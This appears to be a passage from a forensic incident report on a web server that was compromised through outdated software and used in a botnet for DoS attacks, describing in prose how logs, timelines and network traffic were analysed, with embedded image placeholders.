
If both system-level and network-level flags were raised simultaneously:

i.Concluded a high probability of server compromise.
ii.Initiated forensic analysis to confirm the attack and understand its source.

# Forensic Analysis

## 1. Identifying Foreign Programs

Used system logs to identify unknown or unauthorized programs consuming high resources.
Noted the names, execution paths, and system processes related to these programs.






## 2. Tracing the Program Timeline

Investigated the creation and execution timestamps of the foreign programs.
Attempted to determine when the program was first inserted into the server.
Correlated with access logs to identify suspicious activity during that time.

## 3. Network Log Analysis


Focused on network logs from the identified time period.
Extracted payload details and IP addresses associated with the unauthorized program.
Correlated these details with the attack vector (e.g., the /curl route) to reconstruct the sequence of events.




## Outcome

**Detection:** A combination of system and network anomaly detection pinpointed the compromise.




**Forensics:** Detailed analysis revealed the injected payload and attacker's IP address, helping to reconstruct the exploit chain and timeline.

## 7. Evidence

Log Analysis: Patterns indicating high outgoing traffic to specific IPs.
Malware Identification: Hash values of uploaded malicious files matched with known signatures.
Network Traffic: Packets indicating coordination with a botnet.

## 8. Conclusion

The forensic investigation revealed that the web server was compromised through an exploitation of its outdated software. It was used as part of a botnet to execute DoS attacks on other websites. By analyzing logs, traffic, and uploaded files, the investigation successfully identified the root cause and provided actionable insights for prevention and mitigation.